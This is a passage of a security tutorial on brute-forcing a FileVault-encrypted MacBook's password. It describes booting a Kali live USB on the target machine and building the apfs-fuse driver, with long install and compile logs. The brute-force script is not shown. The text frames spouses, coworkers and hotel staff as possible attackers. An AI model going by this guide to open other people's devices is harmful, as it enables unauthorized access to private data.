
How to break into a MacBook Encrypted with FileVault

By **tokyoneon** 03/01/2019 2:31 pm

Don't think because your MacBook is using FileVault disk encryption your device is secure or immune to hackers. Here's how to find out if that FileVault password is strong enough to withstand an attack from a motivated attacker.

FileVault, created by Apple in 2003, is a hard drive encryption feature built into Mac operating systems. Encryption helps prevent attackers with physical access to the MacBook or other Mac computer from stealing or modifying files on the hard drives.

Continuing my Hacking macOS series, this time, I'll show one way (there is more than one) of performing password-guessing attacks against FileVault-protected hard drives. The below GIF shows a simple script I created to automate this attack.



At the start of the GIF, I'm showing the contents of a sample wordlist. Then, the brute-force attack is started. When the correct password is found, it's displayed in the terminal and the decrypted partition is mounted automatically. Finally, I change into the newly mounted disk and view the directory contents.

To perform this attack, a Kali live USB is created and the target MacBook is used to boot the Kali operating system. Unlike Windows 10, Kali won't be able to read or mount the MacBook's internal hard drive by default.

The Apple File System (APFS), used by all current Macs and iOS devices, is a closed-source technology and currently unsupported by operating systems like Windows 10 and Ubuntu. So, a hacker wouldn't normally be able to insert an APFS-formatted USB into their Windows 10 laptop. However, thanks to Simon Gander, it's possible to mount Apple's cutting-edge APFS hard drives with read-only access using apfs-fuse, his experimental FUSE driver.

With read-only access, an attacker couldn't embed a backdoor into the MacBook, but apfs-fuse can be used to unlock FileVault hard drives and (with a little BASH scripting) brute-force the encrypted partitions. Such an attack can be performed by law enforcement, forensic specialists, friends, spouses, coworkers, hotel room service, or anyone with prolonged access to the target device.

This attack was tested on a MacBook Air using macOS version 10.13 with Apple's latest APFS filesystem.

Step 1 Create a Live USB

To start, download a Kali ISO and create a Live USB using the **dd** command. This can be done with any USB 3.0 at least 4 GB in size. I generally prefer the "light" Kali version because the ISO is smaller (so it downloads quicker) and doesn't take as long to create the live USB.

The **dd** command will completely wipe the USB and destroy any data on it. The /dev/sd**X** is the drive letter assigned to the USB. This letter can be found using the **fdisk -l** command. Be careful not to select the wrong drive letter — **dd** is capable of wiping internal hard drives as well.

Use the below **dd** command to create the Kali live USB, substituting the **X** for whatever number is assigned to your USB flash drive.


```
dd if=kali-linux-light-2018.2-amd64.iso of=/dev/sdX bs=512k
```

This command will not display any kind of progress bar, so be patient. This process can take several minutes. When the process is complete, the following output will print in the terminal.

```
1729+1 records in
1729+1 records out
906690560 bytes (907 MB, 865 MiB) copied, 178.66 s, 5.1 MB/s
```

Step 2 Boot the MacBook in Startup Manager Mode

When the Kali USB is done, insert it into the target MacBook. Then, power on the MacBook while holding the *Option* button on the keyboard. After a few seconds, the MacBook's Startup Manager will display several boot options.



Select the "EFI Boot" option and the boot process will begin. Kali natives will be familiar with the following steps. Select the "Live" (or "Live system") option to start Kali. When Kali prompts for login information, use the **root** username with the **toor** password.

Step 3 Install Apfs-Fuse Dependencies

There are many packages that need to be installed to run apfs-fuse. Connect Kali to a wireless network and use the below command to update APT.

apt-get update

Then, install the required dependencies with **apt-get**, as see below.

apt-get install zlib1g bzip2 gcc-8-base build-essential cmake clang icu-devtools libicu-dev libghc-bzlib-dev libfuse-dev libattr1-dev

Reading package lists... Done
Building dependency tree
Reading state information... Done
bzip2 is already the newest version (1.0.6-8.1).
gcc-8-base is already the newest version (8-20180312-2).
The following additional packages will be installed:
binfmt-support binutils binutils-common binutils-x86-64-linux-gnu bzip2-doc clang-4.0 cmake-data dpkg-dev fakeroot g++ g++-7 gcc gcc-7 ghc

gir1.2-glib-2.0 gir1.2-harfbuzz-0.0 libalgorithm-diff-perl libalgorithm-diff-xs-perl libalgorithm-merge-perl libarchive13 libasan4
libatomic1 libbinutils libbsd-dev libbsd0 libbz2-dev libc-dev-bin libc6-dev libcc1-0 libcilkrts5 libclang-common-4.0-dev libclang1-4.0
libcurl3 libfakeroot libffi-dev libgc1c2 libgcc-7-dev libgirepository-1.0-1 libglib2.0-0 libglib2.0-bin libglib2.0-dev libglib2.0-dev-bin
libgmp-dev libgmpxx4ldbl libgraphite2-dev libharfbuzz-dev libharfbuzz-gobject0 libharfbuzz-icu0 libharfbuzz0b libicu-le-hb-dev
libicu-le-hb0 libicu60 libitm1 libllvm4.0 liblsan0 liblzo2-2 libmpx2 libncurses5-dev libobjc-7-dev libobjc4 libomp-dev libomp5 libpcre16-3
libpcre3-dev libpcre32-3 libpcrecpp0v5 librhash0 libselinux1 libselinux1-dev libsepol1 libsepol1-dev libstdc++-7-dev libtinfo-dev libtsan0
libubsan0 libuv1 linux-libc-dev llvm-4.0 llvm-4.0-dev llvm-4.0-runtime make manpages-dev patch pkg-config zlib1g-dev
Suggested packages:
binutils-doc gnustep gnustep-devel clang-4.0-doc cmake-doc ninja-build debian-keyring g++-multilib g++-7-multilib gcc-7-doc
libstdc++6-7-dbg gcc-multilib autoconf automake libtool flex bison gdb gcc-doc gcc-7-multilib gcc-7-locales libgcc1-dbg libgomp1-dbg
libitm1-dbg libatomic1-dbg libasan4-dbg liblsan0-dbg libtsan0-dbg libubsan0-dbg libcilkrts5-dbg libmpx2-dbg libquadmath0-dbg ghc-prof
ghc-doc haskell-doc llvm-3.7 lrzip glibc-doc libghc-bzlib-doc libghc-bzlib-prof libglib2.0-doc gmp-doc libgmp10-doc libmpfr-dev
libgraphite2-utils icu-doc ncurses-doc libomp-doc libstdc++-7-doc llvm-4.0-doc make-doc ed diffutils-doc
The following NEW packages will be installed:
binfmt-support binutils binutils-common binutils-x86-64-linux-gnu build-essential bzip2-doc clang clang-4.0 cmake cmake-data dpkg-dev
fakeroot g++ g++-7 gcc gcc-7 ghc gir1.2-glib-2.0 gir1.2-harfbuzz-0.0 icu-devtools libalgorithm-diff-perl libalgorithm-diff-xs-perl
libalgorithm-merge-perl libarchive13 libasan4 libatomic1 libattr1-dev libbinutils libbsd-dev libbz2-dev libc-dev-bin libc6-dev libcc1-0
libcilkrts5 libclang-common-4.0-dev libclang1-4.0 libcurl3 libfakeroot libffi-dev libfuse-dev libgc1c2 libgcc-7-dev libghc-bzlib-dev
libgirepository-1.0-1 libglib2.0-dev libglib2.0-dev-bin libgmp-dev libgmpxx4ldbl libgraphite2-dev libharfbuzz-dev libharfbuzz-gobject0
libharfbuzz-icu0 libicu-dev libicu-le-hb-dev libicu-le-hb0 libicu60 libitm1 libllvm4.0 liblsan0 liblzo2-2 libmpx2 libncurses5-dev
libobjc-7-dev libobjc4 libomp-dev libomp5 libpcre16-3 libpcre3-dev libpcre32-3 libpcrecpp0v5 librhash0 libselinux1-dev libsepol1-dev
libstdc++-7-dev libtinfo-dev libtsan0 libubsan0 libuv1 linux-libc-dev llvm-4.0 llvm-4.0-dev llvm-4.0-runtime make manpages-dev patch
pkg-config zlib1g-dev
The following packages will be upgraded:
libbsd0 libglib2.0-0 libglib2.0-bin libharfbuzz0b libselinux1 libsepol1 zlib1g
7 upgraded, 87 newly installed, 0 to remove and 236 not upgraded.
Need to get 172 MB of archives.
After this operation, 1,142 MB of additional disk space will be used.

```
Do you want to continue? [Y/n] y
```

Step 4 Clone the Apfs-Fuse Repository

Next, install Git with **apt-get install git**.

```
apt-get install git

Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  git-man liberror-perl
Suggested packages:
  git-daemon-run | git-daemon-sysvinit git-doc git-el git-email git-gui gitk gitweb git-cvs git-mediawiki git-svn
The following NEW packages will be installed:
  git git-man liberror-perl
0 upgraded, 3 newly installed, 0 to remove and 236 not upgraded.
Need to get 6,821 kB of archives.
After this operation, 37.2 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

Then, clone the apfs-fuse repository with **git clone github.com/sgan81/apfs-fuse**.

```
git clone https://github.com/sgan81/apfs-fuse

Cloning into 'apfs-fuse'...
remote: Counting objects: 483, done.
remote: Total 483 (delta 0), reused 0 (delta 0), pack-reused 483
Receiving objects: 100% (483/483), 183.34 KiB | 173.00 KiB/s, done.
Resolving deltas: 100% (312/312), done.
```

Change into the newly create apfs-fuse/ directory using the below **cd** command.

```
cd apfs-fuse/
```

Step 5 Update the Submodules

Use **git submodule init** to initialize the LZFSE compression submodule.

```
git submodule init
Submodule '3rdparty/lzfse' (https://github.com/lzfse/lzfse.git) registered for path '3rdparty/lzfse'
```

Then, use **git submodule update** to update the LZFSE compression submodule.

```
git submodule update
Cloning into '/root/apfs-fuse/3rdparty/lzfse'...
Submodule path '3rdparty/lzfse': checked out 'e634ca58b4821d9f3d560cdc6df5dec02ffc93fd'
```

Step 6 Wrap up the Installation

Create a new directory called **build** using the **mkdir** command.

```
mkdir build
```

Next, change into the directory.

```
cd build/
```

Then, compile with **CMake**, a software for managing the build process of software using a compiler-independent method.

```
cmake ..

-- The C compiler identification is GNU 7.3.0
-- The CXX compiler identification is GNU 7.3.0
-- Check for working C compiler: /usr/bin/cc
-- Check for working C compiler: /usr/bin/cc -- works
-- Detecting C compiler ABI info
-- Detecting C compiler ABI info - done
-- Detecting C compile features
-- Detecting C compile features - done
-- Check for working CXX compiler: /usr/bin/c++
-- Check for working CXX compiler: /usr/bin/c++ -- works
-- Detecting CXX compiler ABI info
-- Detecting CXX compiler ABI info - done
-- Detecting CXX compile features
-- Detecting CXX compile features - done
-- Performing Test CFLAG_Wall
-- Performing Test CFLAG_Wall - Success
-- Performing Test CFLAG_Wunknown_pragmas
-- Performing Test CFLAG_Wunknown_pragmas - Success
-- Performing Test CFLAG_Wunused_variable
-- Performing Test CFLAG_Wunused_variable - Success
-- Configuring done
CMake Warning (dev) at 3rdparty/lzfse/CMakeLists.txt:60 (add_library):
  Policy CMP0069 is not set: INTERPROCEDURAL_OPTIMIZATION is enforced when
  enabled.  Run "cmake --help-policy CMP0069" for policy details.  Use the
  cmake_policy command to set the policy and suppress this warning.

  INTERPROCEDURAL_OPTIMIZATION property will be ignored for target 'lzfse'.
```

```
This warning is for project developers.  Use -Wno-dev to suppress it.

CMake Warning (dev) at ApfsDump/CMakeLists.txt:1 (add_executable):
  Policy CMP0003 should be set before this line.  Add code such as

    if(COMMAND cmake_policy)
      cmake_policy(SET CMP0003 NEW)
    endif(COMMAND cmake_policy)

  as early as possible but after the most recent call to
  cmake_minimum_required or cmake_policy(VERSION).  This warning appears
  because target "apfs-dump" links to some libraries for which the linker
  must search:

    icuuc, z, bz2

  and other libraries with known full path:

    /root/apfs-fuse/build/lib/libApfsLib.a

  CMake is adding directories in the second list to the linker search path in
  case they are needed to find libraries from the first list (for backwards
  compatibility with CMake 2.4).  Set policy CMP0003 to OLD or NEW to enable
  or disable this behavior explicitly.  Run "cmake --help-policy CMP0003" for
  more information.
This warning is for project developers.  Use -Wno-dev to suppress it.

-- Generating done
-- Build files have been written to: /root/apfs-fuse/build
```

Last, use **make**, a utility that will determine automatically which pieces of a program need to be recompiled.

```
make

/usr/bin/cmake -H/root/apfs-fuse -B/root/apfs-fuse/build --check-build-system CMakeFiles/Makefile.cmake 0
/usr/bin/cmake -E cmake_progress_start /root/apfs-fuse/build/CMakeFiles /root/apfs-fuse/build/CMakeFiles/progress.marks
make -f CMakeFiles/Makefile2 all
make[1]: Entering directory '/root/apfs-fuse/build'
make -f 3rdparty/lzfse/CMakeFiles/lzfse.dir/build.make 3rdparty/lzfse/CMakeFiles/lzfse.dir/depend
make[2]: Entering directory '/root/apfs-fuse/build'
cd /root/apfs-fuse/build && /usr/bin/cmake -E cmake_depends "Unix Makefiles" /root/apfs-fuse /root/apfs-fuse/3rdparty/lzfse /root/apfs-fuse/build /root/apfs-fuse/build/3rdparty/lzfse /root/apfs-fuse/build/3rdparty/lzfse/CMakeFiles/lzfse.dir/DependInfo.cmake --color=
Scanning dependencies of target lzfse
make[2]: Leaving directory '/root/apfs-fuse/build'
```

```
make -f 3rdparty/lzfse/CMakeFiles/lzfse.dir/build.make 3rdparty/lzfse/CMakeFiles/lzfse.dir/build
make[2]: Entering directory '/root/apfs-fuse/build'
[  2%] Building C object 3rdparty/lzfse/CMakeFiles/lzfse.dir/src/lzfse_decode.c.o
cd /root/apfs-fuse/build/3rdparty/lzfse && /usr/bin/cc -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -O3 -DNDEBUG -fPIC -fvisibility=hidden -Wall -Wno-unknown-pragmas -Wno-unused-variable -std=gnu99 -o CMakeFiles/lzfse.dir/src/lzfse_decode.c.o -c /root/apfs-fuse/3rdparty/lzfse/src/lzfse_decode.c
[  4%] Building C object 3rdparty/lzfse/CMakeFiles/lzfse.dir/src/lzfse_decode_base.c.o
cd /root/apfs-fuse/build/3rdparty/lzfse && /usr/bin/cc -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -O3 -DNDEBUG -fPIC -fvisibility=hidden -Wall -Wno-unknown-pragmas -Wno-unused-variable -std=gnu99 -o CMakeFiles/lzfse.dir/src/lzfse_decode_base.c.o -c /root/apfs-fuse/3rdparty/lzfse/src/lzfse_decode_base.c
[  6%] Building C object 3rdparty/lzfse/CMakeFiles/lzfse.dir/src/lzfse_encode.c.o
cd /root/apfs-fuse/build/3rdparty/lzfse && /usr/bin/cc -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -O3 -DNDEBUG -fPIC -fvisibility=hidden -Wall -Wno-unknown-pragmas -Wno-unused-variable -std=gnu99 -o CMakeFiles/lzfse.dir/src/lzfse_encode.c.o -c /root/apfs-fuse/3rdparty/lzfse/src/lzfse_encode.c
[  9%] Building C object 3rdparty/lzfse/CMakeFiles/lzfse.dir/src/lzfse_encode_base.c.o
cd /root/apfs-fuse/build/3rdparty/lzfse && /usr/bin/cc -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -O3 -DNDEBUG -fPIC -fvisibility=hidden -Wall -Wno-unknown-pragmas -Wno-unused-variable -std=gnu99 -o CMakeFiles/lzfse.dir/src/lzfse_encode_base.c.o -c /root/apfs-fuse/3rdparty/lzfse/src/lzfse_encode_base.c
[ 11%] Building C object 3rdparty/lzfse/CMakeFiles/lzfse.dir/src/lzfse_fse.c.o
cd /root/apfs-fuse/build/3rdparty/lzfse && /usr/bin/cc -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -O3 -DNDEBUG -fPIC -fvisibility=hidden -Wall -Wno-unknown-pragmas -Wno-unused-variable -std=gnu99 -o CMakeFiles/lzfse.dir/src/lzfse_fse.c.o -c /root/apfs-fuse/3rdparty/lzfse/src/lzfse_fse.c
[ 13%] Building C object 3rdparty/lzfse/CMakeFiles/lzfse.dir/src/lzvn_decode_base.c.o
cd /root/apfs-fuse/build/3rdparty/lzfse && /usr/bin/cc -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -O3 -DNDEBUG -fPIC -fvisibility=hidden -Wall -Wno-unknown-pragmas -Wno-unused-variable -std=gnu99 -o CMakeFiles/lzfse.dir/src/lzvn_decode_base.c.o -c /root/apfs-fuse/3rdparty/lzfse/src/lzvn_decode_base.c
[ 16%] Building C object 3rdparty/lzfse/CMakeFiles/lzfse.dir/src/lzvn_encode_base.c.o
cd /root/apfs-fuse/build/3rdparty/lzfse && /usr/bin/cc -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -O3 -DNDEBUG -fPIC -fvisibility=hidden -Wall -Wno-unknown-pragmas -Wno-unused-variable -std=gnu99 -o CMakeFiles/lzfse.dir/src/lzvn_encode_base.c.o -c /root/apfs-fuse/3rdparty/lzfse/src/lzvn_encode_base.c
[ 18%] Linking C static library ../../lib/liblzfse.a
cd /root/apfs-fuse/build/3rdparty/lzfse && /usr/bin/cmake -P CMakeFiles/lzfse.dir/cmake_clean_target.cmake
cd /root/apfs-fuse/build/3rdparty/lzfse && /usr/bin/cmake -E cmake_link_script CMakeFiles/lzfse.dir/link.txt --verbose=1
/usr/bin/ar qc ../../lib/liblzfse.a CMakeFiles/lzfse.dir/src/lzfse_decode.c.o CMakeFiles/lzfse.dir/src/lzfse_decode_base.c.o CMakeFiles/lzfse.dir/src/lzfse_encode.c.o CMakeFiles/lzfse.dir/src/lzfse_encode_base.c.o CMakeFiles/lzfse.dir/src/lzfse_fse.c.o CMakeFiles/lzfse.dir/src/lzvn_decode_base.c.o CMakeFiles/lzfse.dir/src/lzvn_encode_base.c.o
/usr/bin/ranlib ../../lib/liblzfse.a
make[2]: Leaving directory '/root/apfs-fuse/build'
```

```
[ 18%] Built target lzfse
make -f 3rdparty/lzfse/CMakeFiles/lzfse_cli.dir/build.make 3rdparty/lzfse/CMakeFiles/lzfse_cli.dir/depend
make[2]: Entering directory '/root/apfs-fuse/build'
cd /root/apfs-fuse/build && /usr/bin/cmake -E cmake_depends "Unix Makefiles" /root/apfs-fuse /root/apfs-fuse/3rdparty/lzfse /root/apfs-fuse/build /root/apfs-fuse/build/3rdparty/lzfse /root/apfs-fuse/build/3rdparty/lzfse/CMakeFiles/lzfse_cli.dir/DependInfo.cmake --color=
Scanning dependencies of target lzfse_cli
make[2]: Leaving directory '/root/apfs-fuse/build'
make -f 3rdparty/lzfse/CMakeFiles/lzfse_cli.dir/build.make 3rdparty/lzfse/CMakeFiles/lzfse_cli.dir/build
make[2]: Entering directory '/root/apfs-fuse/build'
[ 20%] Building C object 3rdparty/lzfse/CMakeFiles/lzfse_cli.dir/src/lzfse_main.c.o
cd /root/apfs-fuse/build/3rdparty/lzfse && /usr/bin/cc -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -O3 -DNDEBUG -Wall -Wno-unknown-pragmas -Wno-unused-variable -std=gnu99 -o CMakeFiles/lzfse_cli.dir/src/lzfse_main.c.o -c /root/apfs-fuse/3rdparty/lzfse/src/lzfse_main.c
[ 23%] Linking C executable ../../bin/lzfse
cd /root/apfs-fuse/build/3rdparty/lzfse && /usr/bin/cmake -E cmake_link_script CMakeFiles/lzfse_cli.dir/link.txt --verbose=1
/usr/bin/cc -O3 -DNDEBUG -rdynamic CMakeFiles/lzfse_cli.dir/src/lzfse_main.c.o -o ../../bin/lzfse ../../lib/liblzfse.a
make[2]: Leaving directory '/root/apfs-fuse/build'
[ 23%] Built target lzfse_cli
make -f ApfsLib/CMakeFiles/ApfsLib.dir/build.make ApfsLib/CMakeFiles/ApfsLib.dir/depend
make[2]: Entering directory '/root/apfs-fuse/build'
cd /root/apfs-fuse/build && /usr/bin/cmake -E cmake_depends "Unix Makefiles" /root/apfs-fuse /root/apfs-fuse/ApfsLib /root/apfs-fuse/build /root/apfs-fuse/build/ApfsLib /root/apfs-fuse/build/ApfsLib/CMakeFiles/ApfsLib.dir/DependInfo.cmake --color=
Scanning dependencies of target ApfsLib
make[2]: Leaving directory '/root/apfs-fuse/build'
make -f ApfsLib/CMakeFiles/ApfsLib.dir/build.make ApfsLib/CMakeFiles/ApfsLib.dir/build
make[2]: Entering directory '/root/apfs-fuse/build'
[ 25%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/Aes.o
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++ -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11 -Wall -Wextra -march=native -O3 -DNDEBUG -std=gnu++11 -o CMakeFiles/ApfsLib.dir/Aes.o -c /root/apfs-fuse/ApfsLib/Aes.cpp
[ 27%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/AesXts.o
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++ -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11 -Wall -Wextra -march=native -O3 -DNDEBUG -std=gnu++11 -o CMakeFiles/ApfsLib.dir/AesXts.o -c /root/apfs-fuse/ApfsLib/AesXts.cpp
[ 30%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/ApfsContainer.o
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++ -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11 -Wall -Wextra -march=native -O3 -DNDEBUG -std=gnu++11 -o CMakeFiles/ApfsLib.dir/ApfsContainer.o -c /root/apfs-fuse/ApfsLib/ApfsContainer.cpp
[ 32%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/ApfsDir.o
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++ -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11 -Wall -Wextra -march=native -O3 -DNDEBUG -std=gnu++11 -o CMakeFiles/ApfsLib.dir/ApfsDir.o -c /root/apfs-fuse/ApfsLib/ApfsDir.cpp
[ 34%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/ApfsNodeMapper.o
```

cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++ -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11 -Wall -Wextra -march=native -O3 -DNDEBUG -std=gnu++11 -o CMakeFiles/ApfsLib.dir/ApfsNodeMapper.o -c /root/apfs-fuse/ApfsLib/ApfsNodeMapper.cpp
[37%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/ApfsNodeMapperBTree.o
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++ -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11 -Wall -Wextra -march=native -O3 -DNDEBUG -std=gnu++11 -o CMakeFiles/ApfsLib.dir/ApfsNodeMapperBTree.o -c /root/apfs-fuse/ApfsLib/ApfsNodeMapperBTree.cpp
[39%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/ApfsVolume.o
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++ -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11 -Wall -Wextra -march=native -O3 -DNDEBUG -std=gnu++11 -o CMakeFiles/ApfsLib.dir/ApfsVolume.o -c /root/apfs-fuse/ApfsLib/ApfsVolume.cpp
[41%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/BlockDumper.o
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++ -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11 -Wall -Wextra -march=native -O3 -DNDEBUG -std=gnu++11 -o CMakeFiles/ApfsLib.dir/BlockDumper.o -c /root/apfs-fuse/ApfsLib/BlockDumper.cpp
[44%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/BTree.o
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++ -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11 -Wall -Wextra -march=native -O3 -DNDEBUG -std=gnu++11 -o CMakeFiles/ApfsLib.dir/BTree.o -c /root/apfs-fuse/ApfsLib/BTree.cpp
[46%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/Crc32.o
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++ -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11 -Wall -Wextra -march=native -O3 -DNDEBUG -std=gnu++11 -o CMakeFiles/ApfsLib.dir/Crc32.o -c /root/apfs-fuse/ApfsLib/Crc32.cpp
[48%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/Crypto.o
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++ -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11 -Wall -Wextra -march=native -O3 -DNDEBUG -std=gnu++11 -o CMakeFiles/ApfsLib.dir/Crypto.o -c /root/apfs-fuse/ApfsLib/Crypto.cpp
[51%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/Decmpfs.o
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++ -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11 -Wall -Wextra -march=native -O3 -DNDEBUG -std=gnu++11 -o CMakeFiles/ApfsLib.dir/Decmpfs.o -c /root/apfs-fuse/ApfsLib/Decmpfs.cpp
[53%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/Des.o
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++ -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11 -Wall -Wextra -march=native -O3 -DNDEBUG -std=gnu++11 -o CMakeFiles/ApfsLib.dir/Des.o -c /root/apfs-fuse/ApfsLib/Des.cpp
[55%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/Device.o
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++ -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11 -Wall -Wextra -march=native -O3 -DNDEBUG -std=gnu++11 -o CMakeFiles/ApfsLib.dir/Device.o -c /root/apfs-fuse/ApfsLib/Device.cpp
[58%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/DeviceDMG.o
cd /root/apfs-fuse/build/ApfsLib && /usr/bin/c++ -I/root/apfs-fuse/. -I/root/apfs-fuse/3rdparty/lzfse/src -std=c++11 -Wall -Wextra -march=native -O3 -DNDEBUG -std=gnu++11 -o CMakeFiles/ApfsLib.dir/DeviceDMG.o -c /root/apfs-fuse/ApfsLib/DeviceDMG.cpp
[60%] Building CXX object ApfsLib/CMakeFiles/ApfsLib.dir/DeviceLinux.o
